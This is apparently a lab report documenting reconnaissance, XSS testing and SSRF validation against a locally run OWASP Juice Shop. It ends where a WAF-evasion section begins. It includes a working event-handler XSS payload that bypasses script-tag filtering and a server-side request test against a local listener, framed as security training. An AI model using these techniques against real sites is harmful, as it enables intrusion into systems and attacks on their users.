

1. Attack Demonstration

1.1 Reconnaissance

1.1.1 Application Environment Verification




Figure 5 Reconnaissance: OWASP Juice Shop running locally at 127.0.0.1:3000

Field	Details
Recon Activity	Local application and navigation review
Purpose	Confirm that OWASP Juice Shop is running locally and ready for testing
Key Observation	Homepage displays product listings, search, account, language, and side navigation options
Relevance	Confirms controlled lab environment and identifies visible areas for further testing

Table 1: Demonstration Table 1

1.1.2 Homepage and Navigation Review




Figure 6 Reconnaissance: Juice Shop homepage and visible navigation

Field	Details
Recon Activity	Local application and navigation review
Purpose	To confirm that OWASP Juice Shop was running locally and to identify visible application features.
Key Observation	The homepage displayed product listings, search, account, language, and side navigation options.
Relevance	Confirms the controlled local lab environment and identifies visible areas for further testing.

Table 2: Demonstration Table 2

1.1.3 Input Discovery




Figure 7 Reconnaissance: Search Input Discovery

Field	Details
Recon Activity	Search input discovery
Purpose	To identify a user-controlled input point suitable for payload testing.
Key Observation	The value juice appeared in the q URL parameter and was reflected in both the search field and the page heading.
Relevance	Establishes the search function as a suitable target for later XSS and WAF evasion testing.

Table 3: Demonstration Table 3

1.1.4 Network Traffic and Endpoint Inspection




Figure 8 Reconnaissance: Network Traffic and Endpoint Inspection

Field	Details
Recon Activity	Network traffic and endpoint inspection
Purpose	To observe how the frontend communicates with backend resources during user interaction.
Key Observation	Developer Tools showed application requests, API-related endpoints, and response headers from the local server.
Relevance	Helps understand application request flow and supports later monitoring of payload behavior.

Table 4: Demonstration Table 4

1.2 Scanning and Enumeration

1.2.1 Filter Behavior Fingerprinting– Baseline XSS Testing




Figure 9 Scanning and Enumeration: Filter Behavior Fingerprinting

Field	Details
Activity	Special-character input fingerprinting
Purpose	To observe how the search function handles non-alphanumeric input before full payload testing.
Key Observation	The input 'test' was accepted through the q parameter, displayed in the search field, and reflected in the page heading.
Relevance	Shows that the search function accepts and reflects special-character input, making it suitable for deeper payload testing.

Table 5: Demonstration Table 5

1.3 Vulnerability Identification

1.3.1 Vulnerability Identification – Baseline XSS Testing




Figure 10 Vulnerability Identification: Baseline XSS Payload Evaluation

Field	Details
Activity	Baseline XSS payload submission
Purpose	To test whether the application executes a standard <code><script>alert(1)</script></code> payload in the search input
Key Observation	The payload <code><script>alert(1)</script></code> appeared in the search results heading but was not executed
Relevance	Establishes a baseline for payload handling and sets up further evasion tests

Table 6: Demonstration Table 6

1.3.2 Vulnerability Identification – Modified XSS Testing




Figure 11 Vulnerability Identification: Successful XSS Execution

Field	Details
Test Activity	Modified XSS payload execution
Target Function	Search input (q parameter)
Payload Used	`<img src=x onerror=alert(1)>`
Result	Executed successfully
Key Observation	The payload rendered in the application output and triggered a JavaScript alert
Interpretation	The search function did not execute the direct script-tag payload, but it executed a modified event-handler payload

Table 7: Demonstration Table 7

1.3.3 Vulnerability Identification – Context-Aware XSS Testing




Figure 12 Vulnerability Identification: Page Context Confirmation

Field	Details
Test Activity	Page context confirmation
Target Function	Search function
Payload Used	
Result	Executed successfully
Key Observation	The alert displayed 127.0.0.1, confirming execution within the local Juice Shop page context.
Interpretation	The payload was interpreted as active client-side content and executed within the application domain.

Table 8: Demonstration Table 8

1.3.4 SSRF Vulnerability Validation




Figure 13: Vulnerability Identification – SSRF Validation

Field	Details
Test Activity	SSRF validation
Target Feature	Profile image URL upload
Supplied URL	http://127.0.0.1:9090/test.jpg
Listener	Python HTTP server on port 9090
Result	GET /test.jpg received
Interpretation	Juice Shop made a server-side request to the supplied URL, confirming SSRF behavior.

Table 9: Demonstration Table 9

1.4 Exploitation through WAF Evasion

This phase evaluated the effectiveness of the local WAF proxy against previously identified XSS and SSRF payloads. Standard payloads were first tested to observe filtering behavior, followed by modified payloads designed to evade signature-based detection mechanisms.

1.4.1 Baseline Payload Blocking (WAF Detection)

